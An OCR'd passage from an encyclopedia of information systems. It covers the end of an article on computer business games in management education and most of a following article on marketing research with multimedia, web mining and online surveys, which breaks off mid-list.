F1 drivers can benefit from computer simulations, with a supplement of training before racing on a newly built circuit, with no consolidated knowledge. Managers (and students, too) can benefit from PC-based simulations that recreate complex business worlds as well.

Books contain theories, along with a good number of examples. Computer-based business games can add dynamism and a temporal dimension to the standard managerial theories contained in books.

Many researchers think that the potential of the computer as a learning tool is very high if we involve the user in a simulation process, instead of giving him a description of reality. This theory is confirmed by many field examples, as shown before by the Formula 1 pilot, who adopts a particular software in order to learn how to drive on a circuit that he has not tested directly. U.S. Marines play Quake and Unreal to simulate the mission in which they will be involved. Business games, finally, start to be adopted in managerial education as learning support tools.

For example, EIS simulation has been developed at Insead Business School in order to simulate organizational change, while FirmReality has been developed at Bocconi University to study the integrated use of organizational capabilities to gain competitive advantage.

Scientific and managerial literatures recognize the potential of these instruments for learning purposes (compatible with andragogical and collaborative learning theories), but cannot address their design and the integration within distance-learning practices.

The current debate on computer simulations involves the research and the standardization of rules for the project phases, in order to take advantage of the potential attributed to this tool, and enhance the compatibility between managers/students and this form of learning.

FACTORS AFFECTING LEARNING THROUGH BUSINESS GAMES

Managerial business games, defined as interactive computer-based simulations for managerial education, can be considered as a relatively new tool for adults' learning. If compared with paper-based case histories, they could be less consolidated in terms of design methodologies, usage suggestions, and results measurement.

Due to the growing interest around virtual learning environments (VLE), we are facing a positive trend in the adoption of business games for undergraduate and graduate education. This process can be traced back to two main factors. On the one hand, there is an increasing request for nontraditional education, side by side with an educational model based on class teaching (Alavi & Leidner, 2002). On the other hand, the rapid development of information technologies has made available specific technologies built around learning development needs (Webster & Hackley, 1997). Despite the increased interest generated by business games, many calls have still to be addressed on the design and utilization side.

We start with a brief description of factors that can lead to a positive learning effect for managers and students. We then analyze and discuss the facets related to business games that can facilitate the learning processes described above.

In a simplified view, effective learning occurs when the tenets of collaborative learning are respected (see Alavi, Wheeler, & Valacich, 1995 as a notable example). Following this perspective, we need a strong individual involvement in the learning process, social interactions, and a clear focus on problem-solving through practical resolution of complex problems.

The above-cited characteristics are necessary in order to achieve effective learning, even if they are not specifically designed to analyze learning processes mediated through technology. This article refers to collaborative learning contexts mediated through IT, defined in the literature as virtual learning environments (VLE).

Extant literature considers two other important aspects which ensure effective education. First, it is necessary to consider the relationship between individuals and the instructor (Arbaugh, 2000; Webster & Hackley, 1997). Second, it is necessary to include aspects concerning the relationship between the user and the adopted technology (Piccoli, Ahmad, & Ives, 2001).


This contribution describes the three fundamental aspects related with business games in graduate and undergraduate education: group dynamics, relationship between users and instructor, and Human-Computer Interaction.

Figure 1 represents the variables that could influence individual learning in a business game context.

GROUP DYNAMICS

It is widely accepted that a positive climate among subjects is fundamental to enhance the productivity of the learning process (Alavi et al., 1995). This is why group dynamics are believed to have a strong

Figure 1. Variables influencing individual learning in a business game setting



impact on learning within a team-based context. A thorough explanation of the impact of group dynamics on performance and learning is developed in the "teamwork quality" construct (TWQ) (Hoegl & Gemuenden, 2001). Group relational dynamics are even more important when the group is called to solve tasks requiring information exchange and social interaction (Gladstein, 1984), such as a business game. In fact, the impact of social relations is deeper when the task is complex and characterized by sequential or reciprocal interdependencies among members.

With reference to TWQ, it is possible to point out different group dynamics variables with a strong influence on individual learning, within a business game environment: communication, coordination, balance of contributions, and mutual support. Instructors and business games designers should carefully consider the following variables, in order to maximize learning outcomes.

Hereafter, focusing on a business game setting, we will discuss each of these concepts, as well as their relative impact on individual learning.

Communication. In order to develop effective group decision processes, information exchange among members should also be effective. Indeed, communication is the way by which members exchange information (Pinto & Pinto, 1990), and smooth group functioning depends on communication easiness and efficacy among members (Shaw, 1981).

Moreover, individuals should be granted an environment where communication is open. A lack of openness negatively influences the integration of knowledge and group members' experiences (Gladstein, 1984; Pinto & Pinto, 1990). These statements are confirmed by several empirical studies, showing direct and strong correlation between communication and group performance (Griffin & Hauser, 1992). According to Kolb's experiential learning theory, in a learning setting based on experiential methods (i.e., business game), it is important to provide the classroom with an in-depth debriefing, in order to better understand the link between the simulation and the related theoretical assumption.

For these reasons, groups with good communication dynamics tend to adopt a more participative behavior during the debriefing session, with higher quality observations. As a consequence, there is a process improvement in the acquisition, generation, analysis, and elaboration of information among members (Proserpio & Magni, 2004).

Balance of contributions. This can be defined as the level of participation of each member in the group decision process. Each member, during the decision process, brings to the group a set of knowledge and experiences that allows the group to develop a cognitive advantage over individual decision process. Thus, it is necessary that each member brings his/her contributions to the group (Seers, Petty, & Cashman, 1995) in order to improve performance, learning, and satisfaction of team members (Seers, 1989). A business game setting requires a good planning and implementation of strategies in order to better face the action-reaction process with the computer. For this reason, a balanced contribution among members favors the cross fertilization and development of effective game strategies.

Coordination. A group could be seen as a complex entity integrating the various competences required to solve a complex task. For this reason, a good balance of members' contribution is a necessary condition, although not a sufficient one. The manifestation of the group cognitive advantage is strictly tied to the harmony and synchronicity of members' contribution, such as the degree according to which they coordinate their individual activities (Tannenbaum, Beard, & Salas, 1992).

As for communication, individuals belonging to groups with a better coordination level show better interventions in the debriefing phases. They also offer good hints to deepen the topics included in the simulation, playing as an intellectual stimulus for each other.

Mutual Support. This can be defined as the emergence of cooperative and mutually supporting behaviors, which lead to better team effectiveness (Tjosvold, 1984). In contrast, it is important to underline that competitive behaviors within a team determine distrust and frustration.

Mutual support among participants in a business game environment could be seen as an interference between the single user and the simulation: every discussion among users on simulation interpretation distracts participants from the ongoing simulation. This is why the emergence of cooperative behaviors does not univocally lead to more effective learning processes. These relations lower users' concentration and result in obstacles in the goal achievement path. Moreover, during a business game, users play in a time pressure setting, which brings to a drop in the effectiveness of the decision process. All these issues, according to group effectiveness theories, help to understand how mutual support in a computer simulation environment could show a controversial impact on individual learning (Proserpio & Magni, 2004).

INTERACTION WITH THE INSTRUCTOR

Instructor behavior can make the difference between effective and poor learning outcomes (Arbaugh, 2000; Piccoli et al., 2001; Webster & Hackley, 1997). A lack of interaction brings students to grow more distracted, focusing attention to activities not related to the task. Furthermore, instructor behavior aimed at reducing social and psychological distance and stimulating interaction among individuals has a positive impact on students' learning (Arbaugh, 2000). Researchers pointed out that technology may enhance teacher-student interaction, making learning more student-centered (Piccoli et al., 2001). A careful design of the instructor's role should be planned together with the other variables proposed for achieving an effective business game.

HUMAN-COMPUTER INTERACTION

Despite the high potential of business games, as stressed by Eggleston and Janson (1997), there is the need for an in-depth analysis of the relationship between user and computer. On the design side, *naïve* business games (not designed by professionals) can hinder the global performance of a simulation, and bring to negative effects on the learning side. For this reason, technological facets are considered as a fundamental issue for a proficient relationship between user and computer in order to improve learning process effectiveness (Alavi & Leidner, 2002; Leidner & Jarvenpaa, 1995).

Propensity to PC usage. Attitude toward PC usage can be defined as the user's overall affective reaction when using a PC (Venkatesh et al., 2003). Propensity to PC usage can be traced back to the concepts of pleasure, joy, interest associated with technology usage (Compeau, Higgins, & Huff, 1999). It is consistent to think that users' attitude towards computer use could influence their use involvement, increasing or decreasing the impact of simulation on learning process.

From a different standpoint, more related to HCI theories, computer attitude is tied to the simulation ease of use. It is possible to argue that a simple simulation does not require strong computer attitude to enhance the leaning process. On the contrary, a complex simulation could hamper individual learning, because the cognitive effort of the participant can be deviated from the underlying theories to a cumbersome interface.

Propensity to business game usage. This construct can be defined as the cognitive and affective elements that bring the user to assume positive/negative behaviors toward a business game. In fact, in these situations, users can develop feelings of joy, elation, pleasure, depression, or displeasure, which have an impact on the effectiveness of their learning process (Taylor & Todd, 1995). Consistently with Kolb's theory (Kolb, 1984) on individual different learning styles, propensity to simulations could represent a very powerful element to explain individual learning.

Simulation context. The simulation context can be traced to the role assumed by individuals during the simulation. In particular, it is referred to the role of participants, teacher, and their relationship. Theory and practice point out that business games have to be self-explanatory. In other words, the intervention of other users or the explanations of a teacher to clarify simulation dynamics have to be limited. Otherwise, the user's effort to understand the technical and interface features of the simulation could have a negative influence on learning objectives (Whicker & Sigelman, 1991). Comparing this situation with a traditional paper-based case study, it is possible to argue that good instructions and quick suggestions during a paper-based case history analysis can help in generating users' commitment and learning. On the contrary, in a business game setting, a self explanatory simulation could bring users to consider the intervention of the teacher as an interruption rather than a suggestion. Thus, simulations have often an impact on the learning process through the reception step (Alavi & Leidner, 2002), meaning that teacher's or other members' intervention hinders participants to understand incoming information.

Technical interface. Technical interface can be pragmatically defined as the way information is presented on the screen (Lindgaard, 1994), which, of course, also relates to the interactivity features (Webster & Hackley, 1997). Several studies have noted the influence of the technical interface on user performance and learning (Jarvenpaa, 1989; Todd & Benbasat, 1991). It is essential, for instance, that the interface has the ability to capture user attention, thus increasing the level of participation and involvement.

According to the aforementioned studies, it is possible to argue that an attractive interface could represent one of the main variables that influence the learning process in a business game setting.

Face validity. Face validity defines the coherence of simulation behaviors in relation with the user's expectancies on perceived realism. It is also possible to point out that the perceived soundness of the simulation is a primary concept concerning the users' learning (Whicker & Sigelman, 1991). The simulation cannot react randomly to the user's stimulus, but it should recreate a certain logic path which starts from player action and finishes with the simulation reaction. It is consistent with HCI and learning theories to argue that an effective business game has to be designed to allow users to recognize a strong coherence between simulation reactions to their actions and their behavior expectancies.

INTERFACE DESIGN

The main aspect that has to be considered when designing a business game is the ability of the simulation to create a safe test bed to learn management practices and concepts. It is fundamental that users are allowed to experiment behaviors related to theoretical concepts without any real risk. This issue, together with aspects of fun and the creation of a group collaboration context, could be useful to significantly improve the learning level.

Thus, a good simulation is based on homomorphic assumptions. Starting from the existence of a reality with *n* characteristics, homomorphism is the ability to choose *m* (with $n>m$) characteristics of this reality in order to reduce its complexity without losing too much relevant information. For example, in a F1 simulation game, racing cars can have a different behavior on a wet or dry circuit, but it cannot have different behavior among wet, very wet, or almost wet.

In order to minimize the negative impact on learning processes, it is important that characteristics not included in the simulation should not impact too much on the simulation realism.

Furthermore, business games are not necessarily an activity that most managers and students engage in. Lack of experience with simulation technology could compromise the effectiveness of games or simulations as learning environments. A solution to this problem resides in the effective design of the interface–with a shallow learning curve. Many practitioners are of the opinion that simulation success (and also distance learning) is a function of the quality of graphics and special effects. We view the problem in somewhat different terms, however. For learning purposes, the perceived importance of the interface decreases as its quality increases. Actually, the role of the interface reaches a perceived maximum and then becomes asymptotic (i.e., does not grow very much). At a sufficient level of performance, the interface becomes transparent to users, and further improvements will not be noticed. It is more important, therefore, to attend to the quality of the interactivity than to the quality of the graphics. Then, the interface should be designed for "one shot usage." In a departure from videogames, learning interfaces can be used over a much shorter period of time, with a learning curve measured not in hours, but in minutes (this feature is clearly stressed in the management information systems literature, and labeled as "ease of use" in Venkatesh et al., 2003).

CONCLUSION

Several studies have shown the importance of involvement and participation in the fields of standard face-to-face education and in distance learning environments (Webster & Hackley, 1997). This research note extends the validity of previous statements to the business game field.

The discussion above allows us to point out the relevant impact on learning of three types of variables, in using a business game: group dynamics, relations with instructors, and human-computer interaction.

From previous research, it is possible to argue that the "game" dimension captures a strong part of participants' cognitive energies (Proserpio & Magni, 2004). The simulation should be designed in a fashion as interactive as possible. Moreover, instructors should take into account that their role is to facilitate the simulation flow, leaving the game responsibility to transmit experiences on theories and their effects.

This is possible if the simulation is easy enough to understand and use. In this case, despite the fact that the simulation is computer-based, there is not the emergence of a strong need for computer proficiency. This conclusion is consistent with other researches which showed the impact of the easiness of use on individual performance and learning (Delone & McLean, 1992).

The relationship between user and machine is mediated by the interface designed for the simulation, which represents a very powerful variable to explain and favor the learning process with these high involvement learning tools.

Computer simulations seem to have their major strength in the computer interaction, which ought to be the main focus in the design phase of the game. Interaction among groups' members is still important, but less relevant than the interface on individual learning.

REFERENCES

Alavi, M., & Leidner, D. (2002). Virtual learning systems. In H. Bidgoli (Ed.), *Encyclopedia of information systems* (pp. 561-572). Academic Press.

Alavi, M., Wheeler, B. C., & Valacich, J. S. (1995). Using IT to reengineer business education: An exploratory investigation of collaborative telelearning. *MIS Quarterly*, *19*(3), 293-312.

Arbaugh, J. B. (2000). Virtual classroom characteristics and student satisfaction In Internet-based MBA courses. *Journal of Management Education*, *24*(1), 32-54.

Compeau, D. R., Higgins, C. A., & Huff, S. (1999). Social cognitive theory and individual reactions to computing technology: A longitudinal study. *MIS Quarterly, 23*(2), 145-158.

Delone, W. H., & McLean, E. R. (1992). Information systems success: The quest for dependent variables. *Information Systems Research*, *3*(1), 60-95.

Eggleston, R. G., & Janson, W. P. (1997). Field of view effects on a direct manipulation task in a virtual environment. In *Proceedings of the Human Factors and Ergonomic Society 41st Annual Meeting* (pp. 1244-1248).

Gladstein, D. L. (1984). Groups in context: A model of task group effectiveness. *Administrative Science Quarterly, 29*, 499-517.

Griffin, A., & Hauser, J. R. (1992). Patterns of communication among marketing, engineering and manufacturing: A comparison between two new product development teams. *Management Science, 38*(3), 360-373.

Hoegl, M., & Gemuenden, H. G. (2001). Teamwork quality and the success of innovative projects: A theoretical concept and empirical evidence. *Organization Science*, *12*(4), 435-449.

Jarvenpaa, S. L. (1989). The effect of task demands and graphical format on information processing strategies. *Management Science, 35*(3), 285-303.

Kolb, D. A. (1984). *Experiential learning: Experience as the source of learning and development*. New Jersey: Prentice-Hall.

Leidner, D. E., & Jarvenpaa, S. L. (1995). The use of information technology to enhance management school education: A theoretical view. *MIS Quarterly, 19*(3), 265-292.

Lindgaard, G. (1994). *Usability testing and system evaluation: A guide for designing useful computer systems*. London and New York: Chapman & Hall.

Piccoli, G., Ahmad, R., & Ives, B. (2001). Web-based virtual learning environments: A research framework and a preliminary assessment of effectiveness in basic IT skills training. *MIS Quarterly, 25*(4), 401-426.

Pinto, M. B., & Pinto, J. K. (1990). Project team communication and cross functional cooperation in new program development. *Journal of Product Innovation Management, 7*, 200-212.

Proserpio, L., & Magni, M. (2004). To play or not to play: Building a learning environment through computer simulations. In *ECIS Proceedings* (pp. 131-144), Turku, Finland.

Seers, A. (1989). Team-member exchange quality: A new construct for role-making research. *Organizational Behavior and Human Decision Process, 43*, 118-135.

Seers, A., Petty, M., & Cashman, J. F. (1995). Team-member exchange under team and traditional management: A naturally occurring quasi experiment. *Group & Organization Management, 20*, 18-38.

Shaw, M. E. (1981). *Group dynamics: The psychology of small group behavior*. New York: McGraw-Hill Publisher.

Tannenbaum, S. I., Beard, R. L., & Salas, E. (1992). Team building and its influence on team effectiveness: An examination of conceptual and empirical developments. In K. Kelley (a cura di), *Issues, theory, and research in industrial/organizational psychology* (pp.117-153). Amsterdam: Elsevier.

Taylor, S., & Todd, P. A. (1995). Assessing IT usage: The role of prior experience. *MIS Quarterly, 19*(2), 561-570.

Tjosvold, D. (1984). Cooperation theory and organizations. *Human Relations, 37*(9), 743-767.

Todd, P. A., & Benbasat, I. (1991). An experimental investigation of the impact of computer based decision aids on decision making strategies. *Information Systems Research, 2*(2), 87-115.

Venkatesh, V., et al. (2003). User acceptance of information technology: Toward a unified view. *MIS Quarterly, 27*(3), 425-478.

Webster, J., & Hackley, P. (1997). Teaching effectiveness in technology-mediated distance learning. *Academy of Management Journal, 40*(6), 1282-1310.

Whicker, M. L., & Sigelman, L. (1991). *Computer simulation applications: An introduction*. Newbury Park, CA: Sage Publications.

KEY TERMS

Business Game: Computer-based simulation designed to learn business-related concepts.

HCI (Human-Computer Interaction): A scientific field concerning design, evaluation, and implementation of interactive computing systems for human usage.

Interface: The meeting point between a computer and someone outside of it. Common interfaces between people and computers are the monitor screen, the keyboard, the graphical system used to present information to the user, and so on.

Omomorphism: A real environment, characterized by a certain number of distinctive traits (n), is described through a number of variables (m) that is lower than the original environment ($m<n$), without losing much information useful for instructional purposes.

TWQ (Teamwork Quality): A comprehensive concept of the quality of human interaction in teams. It represents how well team members collaborate or interact.

VLE (Virtual Learning Environment): Computer-based environments for learning purposes.

Marketing Research Using Multimedia Technologies

Martin Meißner
Bielefeld University, Germany

Sören W. Scholz
Bielefeld University, Germany

Ralf Wagner
University of Kassel, Germany

INTRODUCTION

Marketing research is the process of systematically gathering, analyzing, and interpreting data pertaining to the company's market, customers, and competitors, with a view to improving marketing decisions.

Multimedia technologies and the Internet have created opportunities previously unimagined in marketing research practice. Electronic or online marketing research takes one of two forms: research about the Internet and research on the Internet. Generally, marketing research activities cover the provision of relevant information to identify or solve marketing problems in the areas of market segmentation (e.g., selecting target markets or segments) as well as product (e.g., preference measurement for concept testing or new product development), pricing (e.g., identifying price thresholds), promotion (e.g., media and copy decisions), and distribution (e.g., location of retail outlets) decisions (Malhotra & Birks, 2005).

This article aims to:

- Review the impact of applying multimedia technologies to classic marketing research problems.
- Present the different types of marketing research activities about the Internet as the most prominent application area of multimedia technologies.
- Discuss the use of multimedia in online surveys in comparison to the traditional paper-and-pencil approach.

The main contribution of the article is a discussion of advantages and challenges provided by innovative multimedia and network technologies for marketing researchers. Moreover, we present cues for improving the quality of surveys.

The remainder of the article is structured as follows: First, we present examples of the application of multimedia technologies to illustrate the impact of multimedia on classic marketing research tasks. Subsequently, Web log mining, Web usage mining, and Web content mining are introduced as common marketing research fields directly concerned with research about the Internet. Then, benefits and challenges of online surveys are reviewed. Thereafter, we discuss response errors and ethical questions as crucial issues for the quality of data gained by online surveys. Finally, we draw conclusions and provide a spot on future developments.

USING MULTIMEDIA TECHNOLOGIES FOR CLASSIC MARKETING RESEARCH TASKS

Applying Multimedia in Preference Measurement

Multimedia technologies enable the combination of different types of stimuli, such as text and visual representation, as well as various choice alternatives. An often decisive plus of using multimedia technologies in marketing research is the ability to interact with the respondent. A salient example of the virtue of this fact is the adaptive conjoint analysis (ACA) from Sawtooth Software, which facilitates the measurement of customers' preferences for different product or service designs. ACA customizes each interview so that each respondent is asked in detail only about those attributes of greatest relevance to him or her.

Figure 1. Screenshot from the ACA Software (with kind permission from Sawtooth Software Inc.)





Figure 2. Screenshot of flash animation of a virtual seat remote control concept (with kind permission from rc research GmbH and Lufthansa AG)



A screenshot of a pair-wise comparison from the ACA of Sawtooth Software is depicted in Figure 1. Two complex products have to be compared according to their desirability.

As indicated in Figure 1, various types of information can be combined in the use of multimedia. In this example, a combination of visual and textual stimuli, and the possibility to answer by means of ticking a checkbox, is dovetailed into the multimedia. Of course, the annotation of further multimedia technologies, such as sound, is easy to conceive.

Applying Multimedia in Concept Testing

Product concept evaluation is traditionally done using physical prototypes, which is very costly and time-consuming. Interactive animations of detailed prototypes can be used to test preliminary product concepts (see Figure 2). Even for products that already physically exist, virtual prototypes are useful. Particularly, cost savings and speed advantages may lead to a higher degree of parallel prototyping and creativity (Bock & Treiber, 2004). The predictive power of Internet-based product concept testing has been investigated by Dahan and Srinivasan (2000). It is shown that virtual prototypes using visual depiction and animation lead to similar results to those produced by physical prototypes.

Applying Multimedia Technologies for Virtual Shopping Environments

Virtual shopping environments can be used to study the in-market performance of a new product at the prelaunch stage. In most cases, 3D virtual environments are used to replicate the in-store shopping experience. The participant is placed in a virtual store, where he or she can walk through the store, interact with his or her environment, and purchase all the products he or she wants. These systems offer significant advantages to the researcher because he or she has complete control over all aspects concerning the shopper's environment as an experimental design. According to Bock and Treiber (2004), shopper research systems nowadays differ greatly in the complexity of the store simulation, the interactivity, the mode of presentation (panoramic projections of virtual stores in a "cave" visualization facility versus wide-curved screens and head-mounted displays), the mode of data collection, and budget considerations. Campo, Gijsbrecht, and Guerra (1999) summarize validation studies and demonstrate the ability of virtual shopping environments to accurately reflect in-store shopper behavior.

USING MULTIMEDIA TECHNOLOGIES FOR WEB MINING

Web mining aims to identify interesting patterns of consumers' behavior (Web usage mining), competitors' behavior (Web content mining), and the structure of the vital information space, which is a marketplace in itself (Web structure mining), but also an arena for marketing communication, which is achieving increasing importance.

Table 1. Techniques frequently used in Web usage mining

Technique	Result
Decision tree, naïve Bayes algorithm, neural networks, discriminant analysis, support vector machines	Predicting whether or not a customer will visit a page or buy a product or service
Sequence clustering and click stream analysis	Assessing which pages are attractive and identifying the pages with high likelihood of dropping out the user
Association analysis	Finding sets of items that are commonly bought together

Web mining differs from the other types of online research discussed here, with respect to the relevant errors discussed in Table 3 that have to be considered, but also regarding techniques that are applied to find the interesting patterns.

Web Usage Mining

Web usage mining utilizes the protocol files the user generates while browsing the Web. The most prominent example is the analysis of servers' log files. This protocol embraces the client's IP, date, and time of access and all the names of the accessed media object files. Table 1 provides an overview of analysis techniques frequently used in Web usage mining. A more detailed description of the techniques is given in Srivastava, Cooley, Deshpande, and Tan (2000).

With regard to selling products und services on the Web, the integration of these techniques in recommender systems (Gaul & Schmidt-Thieme, 2002) provides mutual benefits. The customer gets a personalized offer and is not bothered by irrelevant offers or information. The vendors can expect sales above the line and, more importantly, higher customer retention.

An innovative tool of Web usage mining for the marketing researcher is the online auction (Spann & Tellis, 2006). These multimedia markets can be used to find optimal prices for product and service innovation, but also for testing theories developed in marketing science or psychology.

Web Content Mining

The goal of these activities is to find similar contents on the Web, which is especially important for competitor analysis. A particular feature of almost all business on the Web is that the next best offer is just one mouse click away. Consequently, offers, prices, and services of the competitors need to be monitored on a regular basis. Moreover, the Web provides information on innovative services, up-and-coming technologies, and so forth. Spiders, sophisticated neural networks, and information foraging theory-based algorithms are used for Web content mining (Scholz & Wagner, 2006).

Web Structure Mining

Web structure mining reveals the underlying link structures of the Web. This is useful to categorize Web pages and to assess the similarities and the relationships between Web sites. One of the most interesting challenges is discovering authority sites for considered markets or even industries (Kosala & Blockeel, 2000).

WHAT ARE THE BENEFITS FROM ONLINE SURVEYS APPLYING MULTIMEDIA TECHNOLOGIES?

Online surveys can be conducted by means of interactive interviews, for example, in the case of focus groups, or by questionnaires being designed for self-administration. Electronic interviews can be realized via e-mail or chat rooms, whereas survey questionnaires can be administered by either e-mail, posted in newsgroups or discussion forums, or on the Web using HTML format or more sophisticated multimedia technologies such as Flash or JavaApplets.

The differences between online and off-line/classic marketing research surveys have been largely discussed in the marketing research community (Couper, 2000; Fricker, Galesic, Tourangeau, & Yan, 2005; Illieva,

M

Table 2. Provided facilities of mail and Web surveys

Provided Facilities	Paper-and-pencil	Web-based
Administrative burden (in terms of ease of use)	High	Low
Costs	High	Low
Response time	Slow	Fast
Personalization and customization	Some	Yes
Allowing for anonymous answering	Yes	Possible
Prevention of multiple submissions	No	Possible
Random or adaptive presentation of questions/items	No	Yes
Automatic feedback during survey	No	Yes
Automatic transfer of responses to database	No	Yes
Skills needed to design and implement questionnaire	Low	Depends
Response control during the survey	No	Yes
Animations, sounds, movies, and graphic options	No	Yes
Generation of representative samples	Easy	Hard

Baron, & Healey, 2002). Table 2 outlines the main differences as found in the literature. The most important benefits arising from the online marketing research by means of multimedia technologies are briefly outlined next.

- **Animation:** Dynamic HyperText Mark-up Language, Java and JavaScript, flash movies, and animated Gifs allow for representing animated stimuli to the researcher, and thus provide a broader variety of stimuli representation (Birnbaum, 2004).
- **Ease of Use:** A widely recognized advantage is the ease of use of online surveys. Researchers avoid much of the administration burden of sending and receiving questionnaires. Particularly, data entry in the form of manual transcription of data from a hard copy questionnaire is no longer needed since the data are available in electronic form once a questionnaire is completed, thus avoiding transcription errors. Moreover, researchers are able to control the sample data at each stage of the survey and can get an impression of the data "on the fly."
- **Costs:** Cost reduction is a strong argument in favor of the online survey method. The initial cost of implementing the survey in a multimedia environment is obviously higher than in many classic surveys, for example, paper-and-pencil studies. In contrast, variable costs (costs of postage and printing, telephone and involvement of the interviewers, costs for clerical support, and data entry) are considerably lower in online surveys (Wilson & Laskey, 2003). Therefore, large-scale surveys do not require greater financial resources than small surveys (Illieva, Baron, & Healey, 2002).
- **Speed:** Receiving the respondents' answers quickly is another advantage of online surveys. The lion's share of responses is generated within the first 48 hours, for example, the e-mail survey of Wygant and Lindorf (1999) took two days for 80% of the final responses to be received. Most comparative research studies indicate that the response time is much longer for postal surveys than for online surveys (Illieva et al., 2002).
- **Feedback:** The respondents' motivation to participate in a survey can be increased by dynamic or interactive feedback forms during the survey. At best, the feedback might be a non-monetary incentive for the respondent and improve the probability of conducting the survey. Moreover, the quality of the respondent's answers can be improved when he or she is able to validate or even correct his or her previous judgments on the basis of such a feedback.

Table 3. Systematic errors and how to tackle them

Systematic Error	Effect	Control Variable/ Influence Factor	Remedies
Coverage Error	Samples over-represent males, college graduates, and the young	Penetration of Internet technology	- use of panels - weighting the outcome based on socio-demographics - recruit respondents off-line
Sampling Error	Non-representative sample with inaccurate or misleading information	Selection of the sample from the frame population	- increase sample size - inspect the relationship between sample frame and target population
Non-Response Error	Differences between respondents and non-respondents on the variables of interest	People's willingness and ability to complete the survey	- avoid technical difficulties (due to connection speed) - use of Web surveys with invitation - use mixed-mode survey strategies (in combination with telephone or mail surveys)
Measurement Error	Deviation of answers from their true values	People's willingness and honesty to give correct answers	- evaluate appropriateness of design and wording with regard to different browser settings - use randomization, customization, and real-time editing - provide online help functions

CHALLENGES ARISING FROM ONLINE SURVEY BY MEANS OF MULTIMEDIA TECHNOLOGY

The simplicity of generating large sample sizes enables students, scientists, and commercial organizations to conduct surveys easily and quickly with thousands of contacts. However, the advantages might become a pitfall for those who overlook ethics-quality relationship in marketing research. To deter respondents' unwillingness to participate in further surveys, or even the feeling of being abused, the ICC/ESOMAR (International Chamber of Commerce/European Society for Opinion and Marketing Research), comprising more than 4,000 members, has developed an International Code of Marketing and Social Research Practice (which can be downloaded for free on www.esomar.org). It also defines criteria to assure the reliability and validity of research.

Mail surveys give the respondents the choice of being anonymous, whereas e-mails always disclose the sender's identity. In the case of online questionnaires, a separate mailing of personal information may strengthen the respondent's feeling of anonymity. Nevertheless, experienced users will be aware of the fact that questionnaire responses and personal data can be collated via the Internet Protocol (IP) address (Sassenberg & Kreutz, 2002).

DATA QUALITY OF ONLINE DATA COLLECTION METHODS

The major sources of errors, both in online and in mail surveys, are sampling, coverage, non-response, and measurement error (Couper, 2000). Hints on how one should cope with these errors with regard to online surveys are summarized in Table 3 and will be discussed next.

The coverage error is a function of the mismatch between the target population and frame population. Obviously, the coverage error is largely dependent on the penetration of the Internet technology and, therefore, constitutes the biggest threat to the representativeness of online samples. The demographic differences between those with Web access and those without are called "digital divide" (Couper, 2000). Several studies show that online samples over-represent males, the better educated, and the young. Even though the Web is in a state of massive growth and flux, these population differences are likely to persist for some time (Andrews, Nonnecke, & Preece, 2003). In order to tackle the coverage error, one might use panels or e-mail lists for specific sample frames. Several vendors offer e-mail addresses selected by gender, interests, or online purchasing. The participants of these panels have generally agreed to take part in the surveys.

The sampling error results from the fact that not all members of the frame population are measured. The estimation of the sampling error requires that probability sampling methods are used so that every element of the frame population has a known nonzero probability of being selected. Unless the frame is drawn from an online panel, the degree of the sampling error is generally unknown.

If some respondents of a sample are unwilling or unable to take part in a survey, a non-response error will result. This means that the non-respondents may systematically differ from respondents concerning the variables of interest. Internet surveys in general are subject to the same non-respondent problems as telephone surveys, but present additional challenges.

The measurement error can be described as the deviation of the answers of respondents from their true values on the measure. In contrast to administered surveys, in self-administered online surveys, there is no interviewer to explain the questions. An advantage of computer-assisted methods is the ability to include design features like randomization, customization of wording, and real-time editing, which cannot be implemented in paper surveys. Web surveys may take advantage of a higher degree of anonymity compared to paper surveys (Fricker & Schonlau, 2005). In a nutshell, Web questionnaires might have advantages in the way of a better display, allowing for more interactivity and offering a higher usability, compared to traditional surveys.

A SPOT ON FUTURE DEVELOPMENTS

Multimedia technologies extend the possibilities of classic marketing research. An exceptional quality of online investigations is adaptive and randomized questioning, which permits a deeper insight into customer's preferences, for example.

The following areas are contemporarily evolving:

